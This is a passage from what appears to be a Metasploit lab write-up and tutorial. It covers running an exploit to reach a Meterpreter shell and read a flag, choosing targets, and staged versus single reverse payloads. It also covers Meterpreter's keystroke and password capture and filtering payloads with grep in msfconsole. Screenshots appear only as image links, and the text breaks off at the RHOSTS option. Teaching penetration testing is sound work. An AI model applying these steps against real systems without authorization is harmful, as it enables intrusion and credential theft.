


The i executed the exploit on my target using **run** command.




I gained access to meterpreter terminal. I went ahead trying some commands" **help**" to see commands available and also "**pwd**" to see the directory i am on.





I then navigated to administrator's desktop to find the flag file. Listed its contents using **ls** command then viewed the contents of the flag file using **cat** command.




Targets

Targets are unique identifiers for specific operating system versions that enable the selected exploit module to function correctly on that version.

The command "**show targets**" displays available vulnerable targets for a selected exploit module, while outside of an exploit context, it indicates the need to select an exploit first.

Example

- "msf6 > show targets" results in an error if no exploit is selected.




With Selected Module

- After selecting an exploit, "show targets" reveals available options.


Selecting a Target

- Specific Targeting. Different exploits may require specific target ranges. For example, the "MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability" has several target options based on different Internet Explorer versions and Windows operating systems.
- Command for Info. We use "info" to understand an exploit's details and vulnerabilities, aiding in selection.



Checking Vulnerabilities


- Vulnerability Information. We use the "**info**" command reveals important data, including a description of the vulnerability and the affected versions.
- Exploit Target Options. We can include options which include various combinations of Internet Explorer versions and their corresponding Windows OS.



Target Selection Commands

Command for Setting Target

- To select a specific target, use "set target <index number>", where <index number> corresponds to the desired target.



Types of Targets

- Variety. Targets differ by service pack, OS version, and language version, affecting the return addresses and parameters within the exploit module.
- Return Addresses. Understanding return addresses is crucial for identifying targets, which can vary based on language packs, software versions, or hooks.

Identifying Targets

- Identification Process. To identify a target accurately, obtain the target binaries and use tools like msfpescan to locate suitable return addresses.

Payloads

Payloads are modules that facilitate the exploit module's role, typically establishing a reverse connection back to the attacker’s machine.

- They allow for the execution of commands on the target OS after the exploit has succeeded.

Types of Payloads

Singles. This ar**e s**elf-contained payloads that include the entire shellcode for execution. They are more stable but can be too large for some exploits.

- They provide immediate results, such as creating a user or starting a process.

Stagers. Smaller payloads that set up a connection between the attacker and the victim. They wait for the corresponding stage payload to execute.

- Are designed for reliability and can fallback to less-preferred options if needed.

  Example: Windows NX and NO-NX stagers, with NX stagers being larger but more compatible.

Stages are components downloaded by stager modules and can provide advanced features without size limitations.

- They enable a larger payload download once a connection is established, allowing for more complex operations.

Staged Payloads. A modular exploitation process that separates functionalities into distinct code blocks (stages), which work together to grant remote access to the target.


Stage0 represents the initial shellcode sent to establish a reverse connection. Common types include reverse_tcp, reverse_https, and bind_tcp.

Meterpreter Payload. A versatile payload that uses DLL injection to maintain a stable connection, is hard to detect, and operates entirely in memory, leaving no trace on disk.

It offers a range of commands for tasks such as keystroke capture, password collection, and system manipulation. It supports dynamic loading of scripts and plugins.

Searching for Payloads


- To explore available payloads, use "show payloads" in msfconsole.




Selection. The choice of payload depends on the desired actions on the target.

We can also use **grep** in msfconsole to filter out specific terms. This would speed up the search and, therefore, our selection.

For example, let us assume that we want to have a TCP based reverse shell handled by Meterpreter for our exploit. we can first search for all results that contain the word Meterpreter in the payloads.




Adding another grep command after the first one and search for reverse_tcp. ” grep meterpreter grep reverse_tcp show payloads”. We get 0nly 3. Grep can make our search work easier.




This command returns the number of payloads. “grep -c meterpreter grep reverse_tcp show payloads”. The count

Selecting Payloads

we need the index number of the entry we want to use. The command is “set payload <no.>”





Using Payloads


For the Exploit part, we will need to set the following:

- RHOSTS - The IP address of the remote host, the target machine.

